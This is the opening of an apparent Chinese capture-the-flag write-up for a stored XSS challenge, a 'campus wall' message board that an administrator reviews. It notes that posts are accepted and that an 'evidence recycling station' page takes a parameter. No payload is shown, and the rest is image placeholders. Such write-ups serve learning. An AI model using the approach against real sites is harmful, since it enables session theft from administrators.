【XSS】校园墙

提示:把心情写在墙上。管理员会不定时巡查留言


点击进入留言板后发现可以留言。


点进证据回收站后发现有个传参。
